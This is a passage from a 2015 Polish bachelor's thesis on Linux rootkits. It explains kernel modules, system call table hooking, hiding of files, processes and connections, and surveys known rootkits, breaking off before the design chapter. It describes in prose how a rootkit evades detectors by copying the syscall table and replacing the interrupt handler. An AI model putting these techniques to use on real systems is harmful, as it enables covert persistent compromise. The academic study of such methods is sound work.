

WOJSKOWA AKADEMIA TECHNICZNA

im. Jarosława Dąbrowskiego

WYDZIAŁ CYBERNETYKI



PRACA DYPLOMOWA

STACJONARNE STUDIA I STOPNIA

Temat: **MECHANIZMY TYPU ROOTKIT W
SYSTEMACH LINUX**

Autor:

Karol CELEBI

Kierownik pracy:

dr inż. Zbigniew SUSKI

W a r s z a w a 2015

**WOJSKOWA AKADEMIA TECHNICZNA
WYDZIAŁ CYBERNETYKI
INSTYTUT TELEINFORMATYKI I
AUTOMATYKI**

„AKCEPTUJĘ”

DZIEKAN WYDZIAŁU
CYBERNETYKI

ZADANIE
do pracy dyplomowej

Wydane studentowi: **Karol CELEBI**

Stacjonarne studia I stopnia

I. Temat pracy:

Mechanizmy typu rootkit w systemach Linux

II. Treść zadania:

1. Charakterystyka mechanizmów typu rootkit w systemach Linux.
2. Przegląd stosowanych rozwiązań typu rootkit w systemach Linux.
3. Projekt własnego mechanizmu typu rootkit dla systemu Linux.
4. Implementacja własnego mechanizmu typu rootkit dla systemu Linux.
5. Wykrywanie mechanizmów typu rootkit w systemach Linux.
6. Opracowanie wniosków.

III. Konsultant:

IV. Termin zdania przez studenta ukończonej pracy: **30.01.2015 r.**

V. Data wydania zadania: **30.04.2014 r.**

KIEROWNIK

PRACY DYPLOMOWEJ

dr inż. Zbigniew Suski

DYREKTOR

INSTYTUTU TELEINFORMATYKI

I AUTOMATYKI

dr inż. Janusz Furtak

Zadanie otrzymałem dnia **30.04.2014 r.**

.....

(podpis studenta)

Spis treści

| | |
|---|-----------|
| Wstęp..... | 6 |
| 1. Geneza tematu..... | 7 |
| 1.1 Zastosowanie rootkitów | 7 |
| 1.2 Rodzaje rootkitów | 8 |
| 2. Charakterystyka mechanizmów rootkit w systemach Linux | 10 |
| 2.1 Struktura modułu jądra | 10 |
| 2.2 Wywołania systemowe | 11 |
| 2.3 Tablica wywołań systemowych | 14 |
| 2.4 Mechanizmy zaawansowane | 15 |
| 3. Przegląd stosowanych rozwiązań typu rootkit w systemach Linux.. | 17 |
| 4. Projekt rozwiązania..... | 18 |
| 5. Implementacja rozwiązania..... | 20 |
| 5.1 Struktura modułu jądra | 20 |
| 5.2 Adres tablicy wywołań systemowych | 21 |
| 5.3 Podmiana wywołań systemowych | 22 |
| 5.4 Przyznawanie uprawnień administratora | 24 |
| 5.5 Ukrywanie plików i procesów | 24 |
| 5.6 Identyfikator procesu przestrzeni użytkownika | 27 |
| 5.7 Ukrywanie połączeń sieciowych | 28 |
| 5.8 Podśluch klawiatury w czasie rzeczywistym..... | 29 |
| 5.9 Interfejs IOCTL | 31 |
| 5.10 Serwer SSH..... | 33 |
| 5.10.1 Powoływanie procesu serwera SSH | 34 |
| 5.10.2 Sreparowany pakiet ICMP ECHO..... | 38 |
| 5.11 Serwer VNC..... | 38 |
| 5.12 Klient IOCTL..... | 39 |
| 5.13 Metoda infekcji | 40 |
| 6. Testy | 41 |
| 6.1 Ładowanie modułu jądra | 41 |
| 6.2 Ukrywanie plików, folderów i procesów..... | 42 |
| 6.3 Ukrywanie połączeń sieciowych | 46 |
| 6.4 Podśluch klawiatury w czasie rzeczywistym..... | 48 |

| | | |
|-----------|---|-----------|
| 6.5 | Serwer SSH | 48 |
| 6.6 | Serwer VNC | 50 |
| 6.7 | Podsumowanie testów | 52 |
| 7. | Wykrywanie mechanizmów typu rootkit w systemach Linux..... | 53 |
| 7.1 | Rootkit Hunter..... | 53 |
| 7.2 | Chkrootkit | 54 |
| 8. | Podsumowanie..... | 56 |
| | Bibliografia | 58 |
| | Wykaz rysunków | 59 |
| | Wykaz kodów źródłowych..... | 61 |

Wstęp

Od początku ery komputerów istnieje problem zachowania bezpieczeństwa systemów informatycznych i danych przez nie przechowywanych. Korporacje zajmujące się tematyką cyberbezpieczeństwa wydają wielkie sumy pieniędzy na badania i rozwój nowych metod wykrywania i zapobiegania atakom. Z tego też powodu rzesza ludzi zajmująca się tworzeniem szkodliwego oprogramowania wytwarza coraz bardziej wyszukane i innowacyjne rozwiązania takie jak np. rootkity.

Historia rozwoju rootkitów sięga lat 80 ubiegłego stulecia, jednak zyskały one dużą popularność w ostatnich czasach ze względu na to, iż oprogramowanie antywirusowe jest już dopracowane do takiego stopnia, że rozwiązania konwencjonalne nie zapewniają niewykrywalności w systemie.

Niniejsza praca będzie poruszała temat funkcjonowania mechanizmów typu rootkit, sposobów ich detekcji. Zostanie zaprezentowana i omówiona własna koncepcja i implementacja rootkita działającego na platformie systemowej Linux.

1. Geneza tematu

Rootkit to narzędzie pomocne we włamaniach do systemów informatycznych. Ukrywa ono niebezpieczne pliki i procesy, które umożliwiają utrzymanie kontroli nad systemem, umożliwia nieautoryzowany dostęp do konta administratora systemu.

Pojęcie rootkita wywodzi się ze środowisk uniksowych od dwóch pojęć: root – domyślna nazwa konta administratora oraz kit – z ang. zestaw narzędzi.

Historycznie rootkity były paczkami zawierającymi zmodyfikowane kluczowe binaria systemowe w systemach uniksowych, które zastępowały oryginalne tuż po dokonaniu włamania. Dzięki modyfikacjom w oryginalnym kodzie binaria z rootkita np. nie pokazywały wybranych procesów lub umożliwiały logowanie na roota (administratora) za podaniem specjalnego hasła.

Rootkit infekuje jądro systemu i usuwa ukrywane programy z listy procesów oraz plików zwracanych do programów. Może on ukryć siebie oraz konia trojańskiego przed administratorem oraz oprogramowaniem antywirusowym. Ukrywanie odbywa się najczęściej przez przejęcie wybranych funkcji systemu operacyjnego, służących np. listowaniu procesów lub plików w katalogu, a następnie „cenzurowaniu” zwracanych przez te funkcje wyników tak, by ukrywane przez rootkit nazwy nie znajdowały się na liście wynikowej.

Istnieją rootkity dla różnych systemów operacyjnych, m.in. Microsoft Windows, Solarisa, Mac OS X i FreeBSD. Rootkity mogą działać w trybie użytkownika (user mode) lub jądra systemu operacyjnego (kernel mode).

1.1 Zastosowanie rootkitów

Głównym celem rootkitów jest ukrycie samych siebie oraz innego szkodliwego oprogramowania przed systemem oraz odpowiednią modyfikację wywołań systemowych w celu uzyskania kontroli nad maszyną, kradzieżą, modyfikacją czy usunięciem danych. Istnieją też rootkity, które nie służą wyrządzaniu szkód a ułatwiają niektóre operacje. Przykładem takich rootkitów są moduły wirtualnych napędów dysko-

wych (pozwalają uzyskać niskopoziomowy dostęp do zasobów systemowych i sprzętowych), elementy oprogramowania do wykrywania ataków czy infekcji (rootkity wykrywające inne rootkity). Niektóre laptopy zawierają specjalnie przygotowane rootkity zaszyte w oprogramowaniu mikroukładowym, aby zapewnić funkcje takie jak blokada urządzenia czy awaryjne usuwanie wrażliwych danych po kradzieży sprzętu.

1.2 Rodzaje rootkitów

Można wyróżnić 5 głównych rodzajów rootkitów w zależności od tego, na jakim poziomie one pracują[1][2]:

Rootkity trybu użytkownika (ang. user mode rootkits) są to rootkity, które pracują na tym samym poziomie, co inne aplikacje instalowane i uruchamiane przez użytkownika systemu. Najczęściej nadpisują one funkcje określonych programów czy bibliotek dynamicznych ładowanych przez aplikacje w celu uruchomienia nieautoryzowanego i szkodliwego kodu. Rootkity tego typu były prekursorami wszystkich rootkitów. Pierwsze rootkity tego typu były spreparowanymi kluczowymi programami czy usługami systemu takimi jak usługa logowania do systemu. Możliwe było dzięki temu zalogowanie się na konto administratora bez posiadania uprawnień.

Rootkity jądra systemu (ang. kernel mode rootkits) to rootkity, które uruchamiane są, jako sterowniki czy moduły systemowe. Oprogramowanie działające na tym poziomie ma bezpośredni dostęp do sprzętu i zasobów systemowych. Rootkity tego typu nadpisują funkcje i wywołania systemowe, co daje im bardzo duże możliwości penetracji systemu oraz czyni je trudno wykrywalnymi.

Rootkity programu uruchamiającego (ang. Bootkits) to rootkity, które zapisują swój kod wykonywalny w głównym sektorze rozruchowym dysku twardego. Dzięki takiemu zabiegowi są w stanie przejąć kontrolę nad komputerem zanim uruchomiony zostanie system operacyjny. Rozwiązane takiego typu jest stosowane w przypadkach gdzie oprogramowanie jest podpisywane cyfrowo lub szyfrowane gdyż bardzo dobrze omija te mechanizmy.

Rootkity środowisk wirtualizowanych (ang. Hypervisor level rootkits) to rootkity w swojej konstrukcji bardzo przypominające te działające na poziomie użytkownika czy jądra systemu z tą różnicą, że ich celem ataku jest zarządca maszyn wirtualnych. Rootkity tego typu są w stanie umieścić fizyczny system w środowisku wirtualizowanym samymi stając się systemem zarządczym. Dzięki takiemu zabiegowi są w stanie przejąć pełną kontrolę nad maszyną włączając w to obsługę przerwań, obsługę zegara systemowego czy bezpośredni dostęp do urządzeń. Pierwsze tego typu rozwiązanie zaprezentowała polka Joanna Rutkowska na konferencji hakerskiej Black Hat Briefings w 2006 roku.

Rootkity oprogramowania mikroukładowego (ang. hardware/firmware rootkits) to oprogramowanie ukryte w oprogramowaniu sprzętowym, np. w routerach, dyskach twardych, czy oprogramowaniu płyt głównych BIOS. Rootkity tego typu są szczególnie niebezpieczne gdyż są praktycznie niewykrywalne. Głośnym przypadkiem takiego ataku były dyski twarde pewnej firmy, które jako fabrycznie nowe zawierały rootkita wysyłającego dane do twórcy rootkita.

2. Charakterystyka mechanizmów rootkit w systemach Linux

Najczęściej spotykanym rodzajem rootkitów w systemach Linux są rootkity jądra systemu i temu rodzajowi zostanie poświęcona większość niniejszej pracy. Rootkity trybu użytkownika posiadają podobny mechanizm działania – również ich celem jest przejęcie kontroli nad pracą jądra systemu jednak funkcjonują one w przestrzeni użytkownika, przez co ich pole manewru jest ograniczone. Popularną praktyką stosowaną w projektowaniu rootkitów trybu użytkownika jest to, iż w sposób nieautoryzowany instalują one rootkit jądra systemu, który służy jako medium między przestrzenią użytkownika a przestrzenią jądra umożliwiając im szerszą kontrolę nad pracą jądra systemu.


Rootkity jądra systemu wykorzystują modularność jądra systemu Linux, która pozwala na rozszerzanie funkcjonalności poprzez ładowalne moduły jądra.

2.1 Struktura modułu jądra

Ładowalne moduły jądra (LKM ang. Loadable Kernel Module) są to binaria ładowane przez system do przestrzeni jądra systemu. Ich zadaniem najczęściej jest dodanie obsługi urządzeń sprzętowych czy programowych (funkcja sterownika sprzętowego), dodanie obsługi systemów plików (funkcja sterownika systemu plików) czy też dodanie możliwości obsługi nowych wywołań systemowych. Podstawową zaletą i głównym powodem, dla którego używane są ładowalne moduły jądra jest to, iż mogą one rozszerzać funkcjonalność jądra bez potrzeby ponownej kompilacji jądra czy nawet ponownego uruchamiania systemu. Dzięki temu możliwe jest skompilowanie jądra będącego niewrażliwym na zmiany konfiguracji sprzętowej.

W systemach Linux wszystkie moduły są standardowo przechowywane w katalogu */lib/modules* i posiadają rozszerzenie *.ko*. Moduły ładowane są i usuwane przez usługę *modprobe*. Do podstawowych poleceń służących do zarządzania modułami należą: *insmod* (ładowanie modułów), *rmmmod* (usuwanie modułów) oraz *lsmod* (listowanie załadowanych modułów)[14].

Każdy moduł jądra musi zawierać dwie kluczowych funkcji: *module_init* oraz *module_exit*. Funkcja *module_init* odpowiada na przydzielenie dodatkowej pamięci wymaganej do działania modułu (pamięć na sam moduł przydzielana jest przez jądro w przestrzeni pamięci jądra), powołanie dodatkowych wątków czy procesów. Analogicznie funkcja *module_exit* odpowiada za zwolnienie wcześniej alokowanej pamięci, zatrzymanie wątków czy procesów oraz inne operacje niezbędne do usunięcia modułu. Schemat procesu ładowania i usuwania modułów jądra przedstawiony został na rysunku 1.




Rysunek 1. Schemat procesu ładowania i usuwania LKM

2.2 Wywołania systemowe

Wywołania systemowe (ang. system calls, nazywane również funkcjami systemowymi) są elementarnym mechanizmem jądra systemu Linux[5][6] jak i innych systemów takich jak Windows czy Mac OS. Każde wywołanie jakiegokolwiek funkcji w aplikacji trybu użytkownika pociąga za sobą wywołanie szeregu wywołań systemowych na poziomie jądra systemu. Możliwe jest to dzięki zarządcy wywołań systemowych (ang. system calls handler), który tłumaczy żądania wywołań na adresy funkcji wywołań systemowych przy użyciu tabeli wywołań systemowych (ang. system calls table). Na podstawie adresu wywołania uzyskanego od zarządcy jądro jest w stanie

uruchomić kod wywołania a następnie zwrócić wynik jego wykonania do funkcji, która uruchomiła dane wywołanie systemowe.

Na rysunku 2 przedstawiony został przykładowy schemat działania mechanizmu wywołań systemowych dla funkcji odczytu z urządzenia czy systemu plików. W aplikacji użytkownika wywoływana jest funkcja biblioteczna *read*, która z kolei zapisuje do rejestru procesora EAX numer wywołania systemowego a następnie wywołuje przerwanie programowe 0x80, czyli wywołania systemowego. Zarządca wywołań systemowych zapisuje wartości rejestrów procesora, sprawdza czy dane wywołanie istnieje w jądrze a następnie odwołując się do tablicy wywołań systemowych uruchamia je. Wywołanie systemowe *sys_read()* sprawdza czy dane operacje można wykonać, jeśli tak to odwołuje się do urządzenia czy też systemu plików. W tym miejscu kończy się rekursja wywołań i wynik jest zwracany. W momencie, gdy rekursja powraca do poziomu zarządcy wywołań przywracane zostają wcześniej zapisane wartości rejestrów procesora, następuje powrót do przestrzeni użytkownika gdzie dokonywana jest obsługa błędów. Wynik zostaje zwrócony do aplikacji użytkownika.




Rysunek 2. Przykład działania mechanizmu wywołań systemowych [6]

Cechą wywołań systemowych jest to, że są one niewidoczne dla procesów działających w przestrzeni użytkownika. Właściwość ta jest szeroko stosowana przez rootkity, które to podmieniając adresy funkcji wywołań systemowych mogą wykonać swój szkodliwy kod.

2.3 Tablica wywołań systemowych

Tablica wywołań systemowych[5][6][12] jest strukturą przechowującą adresy kodu wykonywalnego poszczególnych wywołań systemowych w obszarze pamięci jądra systemu. Na podstawie numeru wywołania systemowego można ustalić adres wywołania w pamięci i je uruchomić. Począwszy od wersji 2.6.x jądra systemu Linux adres tablicy wywołań systemowych nie jest eksportowany do biblioteki *syscalls.h*, co miało utrudnić jawny dostęp do niej i jej edycję.

Rootkity wykorzystują różne metody, aby uzyskać adres tablicy wywołań systemowych by móc ją edytować czy też podmienić.



Rysunek 3. Schemat podmiany wywołania systemowego przez rootkit

Na rysunku 3 przedstawiony został schemat procesu podmiany wywołań systemowych poprzez edycję adresu wywołania w tablicy wywołań systemowych. Ukrywanie procesów, plików i połączeń sieciowych

To, co wyróżnia rootkity na tle innego szkodliwego oprogramowania to stopień zaawansowania jeżeli chodzi o ukrywanie procesów czy plików. Rootkity są w stanie

ukryć pliki w taki sposób, że jedynym możliwym sposobem odnalezienia i usunięcia pliku jest przełożenie fizycznego dysku do niezainfekowanej maszyny. Możliwe jest to dzięki temu, że pliki są odfiltrowywane z wyników poszukiwań już na poziomie sterownika obsługi systemu plików.

Ze względu na to, że informacje o procesie w systemie Linux są zapisane w plikach specjalnych w katalogu */proc*, ten sam scenariusz dotyczy procesów. Stosując dalej ten scenariusz, możliwe jest ukrycie przez systemem połączeń sieciowych, zarówno tych opartych na protokole UDP (pliki specjalne */proc/udp4* oraz */proc/udp6*) jak i TCP (pliki specjalne */proc/tcp4* oraz */proc/tcp6*) używających adresacji IP w wersji czwartej lub szóstej czy nawet urządzeń sprzętowych.

2.4 Mechanizmy zaawansowane

Administratorzy systemów jak i programiści jądra systemu Linux dokładają wszelkich starań, aby wyeliminować wszelkie możliwe słabe punkty systemu. Dążą do tego, aby typowe i znane mechanizmy uzyskania nieautoryzowanego dostępu i kontroli były blokowane. Z tego powodu społeczności hakerskie szukają coraz bardziej wysublimowanych metod.

W systemach serwerowych, gdzie konfiguracja sprzętowa i programowa jest z góry narzucona i niezmienna, często jądra systemu kompilowane są pod tę konkretną architekturę. Istnieje w takim przypadku możliwość wyłączenia obsługi ładowalnych modułów jądra, tym samym uniemożliwiając pracę większości rootkitów.

W przypadkach takich stosuje się prosty w założeniu mechanizm ręcznej edycji obszaru pamięci jądra. Mechanizm ten jest prosty tylko z założenia, ponieważ w rzeczywistości wymaga od atakującego bardzo dobrej znajomości struktury jądra systemu, włączając w to doskonałą znajomość implementacji poszczególnych wywołań systemowych, biegłej znajomości instrukcji procesora (język programowania assembler). Osoby podejmujące się takiego typu ataku mają najczęściej za sobą implementację własnych, autorskich jąder systemów bądź też są aktywnymi programistami jądra systemu Linux.

Kolejną przeszkodą, którą napotykają programiści rootkitów jest bardzo szybko rozwijający się rynek oprogramowania wykrywającego rootkity. Obecnie używane programy detekcyjne potrafią same funkcjonować w sposób podobny do rootkitów, aby móc porównać wersje funkcji, bibliotek czy wywołań systemowych z tymi znanymi jako zaufane. Detektor taki bez problemu wykryje podmienione wywołania systemowe w tablicy wywołań systemowych porównując ją z wersją umieszczoną w pliku */proc/kallsyms*[7].

Aby zapewnić zapobiec wykryciu rootkita przez takiego rodzaju oprogramowanie należy je oszukać. Można tego dokonać tworząc kopię tablicy wywołań i podmieniając adres skoku w wektorze obsługi przerwania programowego 0x80, można również pójść krok dalej i podmienić całą procedurę obsługi przerwania. Tak głębokie ingerencje w sposób działania jądra wymagają jednak dużej wiedzy i ograniczają zastosowanie rootkita do konkretnych platform sprzętowych.

3. Przegląd stosowanych rozwiązań typu rootkit w systemach Linux

Ze względu na to, iż system Linux jest uważany przez środowiska programistów za bezpieczniejszy niż systemy z rodziny Windows oraz to, że głównie jest stosowany w środowiskach serwerowych nie istnieje bardzo dużo znanych implementacji rootkitów.


Z pośród istniejących wybrano kilka bardziej interesujących czy popularnych:

- The Linux Rootkit: Rootkit, który posiadał wiele odsłon i wersji (ostatnia wykryta nosiła numer 6), zaimplementowano w nim standardowy zestaw funkcji: ukrywanie plików, katalogów, procesów, połączeń sieciowych, możliwość zdalnego dostępu do maszyny, podsłuch klawiatury czy ruchu sieciowego. Na dzień dzisiejszy jest wykrywany przez wszystkie programy skanujące.
- Knark: Rootkit zapewniający zdalny dostęp do konta administratora, wykorzystuje zmodyfikowaną wersję programu *netstat*, aby ukryć połączenia sieciowe oraz moduł jądra *sysmod.o* w celu ukrycia plików[15].
- SucKIT: Rootkit wykorzystujący metodę nadpisywania pamięci jądra w locie. Dzięki wykorzystaniu takiej metody nie istniała potrzeba użycia mechanizmu ładowania modułów jądra[4].
- Adore: Rootkit zaszywający się w systemie poprzez modyfikację wywołania systemowego *readdir*. Nadaje uprawnienia administratora każdemu procesowi próbującemu odczytać dane z pliku */proc/KEY* gdzie *KEY* to unikalny klucz znany tylko atakującemu[9].
- t0rn: Rootkit skierowany głównie w stronę dystrybucji Red Hat i jego pochodnych. Rootkit rozprzestrzenia się w sieciach lokalnych wykorzystując podatność systemu DNS.

Istnieje wiele innych, mniej popularnych implementacji rootkitów. Te przedstawione w pracy są pod względem swojej budowy i funkcji najciekawsze i to one były źródłem pomysłów i koncepcji do utworzenia własnej implementacji.

4. Projekt rozwiązania

